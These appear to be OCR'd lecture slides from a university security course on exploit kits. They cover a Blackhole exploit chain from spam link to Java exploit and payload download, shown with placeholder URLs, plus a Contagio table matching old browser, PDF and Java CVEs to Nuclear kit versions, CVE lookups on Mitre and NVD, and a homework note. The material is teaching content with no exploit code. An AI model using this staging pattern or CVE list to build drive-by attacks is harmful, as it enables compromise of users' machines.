http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp_blackhole-exploit-kit.pdf

3. Example of Blackhole Exploit Chain

- Link in Spam email
  - http://first.com/T3xXwMv9/index.html
- Redirector
  - http://second.com/mdvmYEri/js.js
- Main Blackhole Landing page
  - http://third.com/showthread.php?t=d44175c6da768b70
- Java Browser Exploit
  - http://third.com/content/GPlugin.jar
- Payload Executable Downloaded
  - http://third.com/q.php?f=<diek&e=9854648634319485

2014-15 Popular Exploit Kits



https://blogs.sophos.com/2015/07/21/a-closer-look-at-the-angler-exploit-kit/

Contagio

- Great site for Malware information
- http://contagiodump.blogspot.com/

- Google Apps Exploit Kit Table
- https://docs.google.com/spreadsheet/ccc?key=0AjvsQV3iSLa1dE9EVGhjeUhvQTNReko3c2xhTmphLUE&usp=drive_web#gid=0


Contagio Exploit Kit Table - 2014

	A	B	C	D	E	F	G	H	I
1	CVE	slang/shorthand	Product / type . < means that v. and below	Exploit Description	Nuclear 3.x	Nuclear 3.x	*Nuclear 2.2*	*Nuclear 2.1*	*Nuclear 2.0*
2				Pack Release Date (SEE OLDER PACKS ON TAB 3 BELOW) or Analysis date	01-'14	11-'13	*03-'12*	*03-'12*	*03-'12*
3	CVE-2004-0549		IE 6	MS IE _ MSHTML IE6					
4	CVE-2005-0055		IE 5, 6	MS IE _ IE 5.01, 5.5, and 6 DHTML Method Heap Memory Corruption Vulnerability					
5	CVE-2006-0003	mdac	IE 6	MS IE _MS06-014 for IE6/Microsoft Data Access Components (MDAC) Remote Code Execution					
6	CVE-2007-5659 /2008-0655	collab, collectEmailInfo	PDF < 8.1.1	ADOBE PDF _Exploit -collab, collectEmailInfo					
7	CVE-2008-2463	m_Cor_n / MS Off Snapshot IE snapshot/ activexbundle	IE- MSAccess	MS OFFICE _M508-041 - MS Access Snapshot Viewer					
8	CVE-2009-2477	Mozilla FF 3.5 / font tags | FF escape retval	FF < 3.5.1	FIREFOX - Font tags | Firefox 3.5 escape() Return Value Memory Corruption					
9	CVE-2008-2992	util.printf	PDF < 8.1.2	ADOBE PDF _Exploit• util.printf					
10	CVE-2008-5353	Java JRE/Javad0/Javado/Java Calendar/javaold/JavaSr0	Java < 6u10	JAVA _Javad0—JRECalendar Java Deserialize					
11	CVE-2009-0075/0076	IE7 MEMCOR MS09-002	IE 7	MS IE _ MS09-002 - IE7 Memory Corruption					
12	CVE-2009-0927	PDF collab.getIcon / pdf-gi	PDF < 9.1	ADOBE PDF _ Exploit- collab.getIcon					
13	CVE-2009-1136	spreadsheet	IE - MSOffice	MS OFFICE _ MSO9-043 - IE OWC Spreadsheet ActiveX control Memory Corruption					
14	CVE-2009-3867	JAVA GSB	Java < 6u17	JAVA _Runtime Env. getSoundBank Stack BOF					
15	CVE-2009-4324	PDF mediaNewPlayer / pdf-mp	PDF < 9.3	ADOBE PDF Exploit - docmedianewPlayer					
16	CVE-2010-0188	PDF Libtiff / Lib	PDF < 9.3.1	ADOBE PDF Exploit - LibTiff Integer Overflow	2010-0188	2010-0188	2010-0188	2010-0188	2010-0188

CVE Search

- Contagio Table lists CVE Number that applies to Exploit Kit:
- Search for CVE at:
  - Mitre site:
    - https://cve.mitre.org/cve/cve.html

  Or for more info at:
  - National Vulnerability Database (NVD)
    - http://web.nvd.nist.gov/view/vuln/search?execution=e2s1



CVE Search for 2010-0842

Search Master Copy of CVE

You can search for a CVE number if known. To search by keyword, use a specific term or multiple keywords separated by a space. Your results will be the relevant CVE Identifiers.

By CVE Identifier

2010-0842

Submit

By Keyword(s)

Submit

Sponsored by DHS National Cyber Security Division/US-CERT

NIST National Institute of Standards and Technology

National Vulnerability Database

automating vulnerability management, security measurement, and compliance checking

Vulnerabilities | Checklists | 800-53/800-53A | Product Dictionary | Impact Metrics | Da

Home | SCAP | SCAP Validated Tools | SCAP Events | About | Contact

Mission and Overview

NVD is the U.S. government repository of standards based vulnerability management

Search CVE and CCE Vulnerability Database

(Advanced Search)

Keyword search: 2010-0842 Search

Mitre Results

- Only shows URL references for more information
  - Also provides link to NVD

CVE-ID	
CVE-2010-0842	Learn more at National Vulnerability Database (NVD) • Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings

Description

Unspecified vulnerability in the Sound component in Oracle Java SE and Java for Business 6 Update 18, 5.0 Update 23, 1.4.2_25, and 1.3.1_27 allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors. NOTE: the previous information was obtained from the March 2010 CPU. Oracle has not commented on claims from a reliable researcher that this is an uncontrolled array index that allows remote attackers to execute arbitrary code via a MIDI file with a crafted MixerSequencer object, related to the GM_Song structure.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- BUGTRAQ:20100405 ZDI-10-060: Sun Java Runtime Environment MixerSequencer Invalid Array Index Remote Code Execution Vulnerability
- URL:http://www.securityfocus.com/archive/1/archive/1/510532/100/0/threaded
- BUGTRAQ:20110211 VMSA-2011-0003 Third party component updates for VMware vCenter Server, vCenter Update Manager, ESXi and ESX
- URL:http://www.securityfocus.com/archive/1/archive/1/516397/100/0/threaded

NVD Results

- Provides more information than Mitre such as:
  - Impact and Vulnerable software and versions

Vulnerable software and versions

- Configuration 1
  - OR
    - cpe:/a:sun:jre:1.5.0
    - cpe:/a:sun:jre:1.5.0:update1
    - cpe:/a:sun:jre:1.5.0:update2
    - cpe:/a:sun:jre:1.5.0:update3
    - cpe:/a:sun:jre:1.5.0:update4
    - cpe:/a:sun:jre:1.5.0:update5
    - cpe:/a:sun:jre:1.5.0:update6
    - cpe:/a:sun:jre:1.5.0:update7
    - cpe:/a:sun:jre:1.5.0:update8
    - cpe:/a:sun:jre:1.5.0:update9
    - cpe:/a:sun:jre:1.5.0:update10

Useful Malware Sites

- malware.dontneedcoffee.com
- malforsec.blogspot.com
- blog.malwaremustdie.org

Homework

- Complete Homework3 located on Blackboard under "Homework Assignments."
  - Due Sunday, Feb. 7th before Midnight
- Start working on installing your service on your personal machine (not RADISH) for your project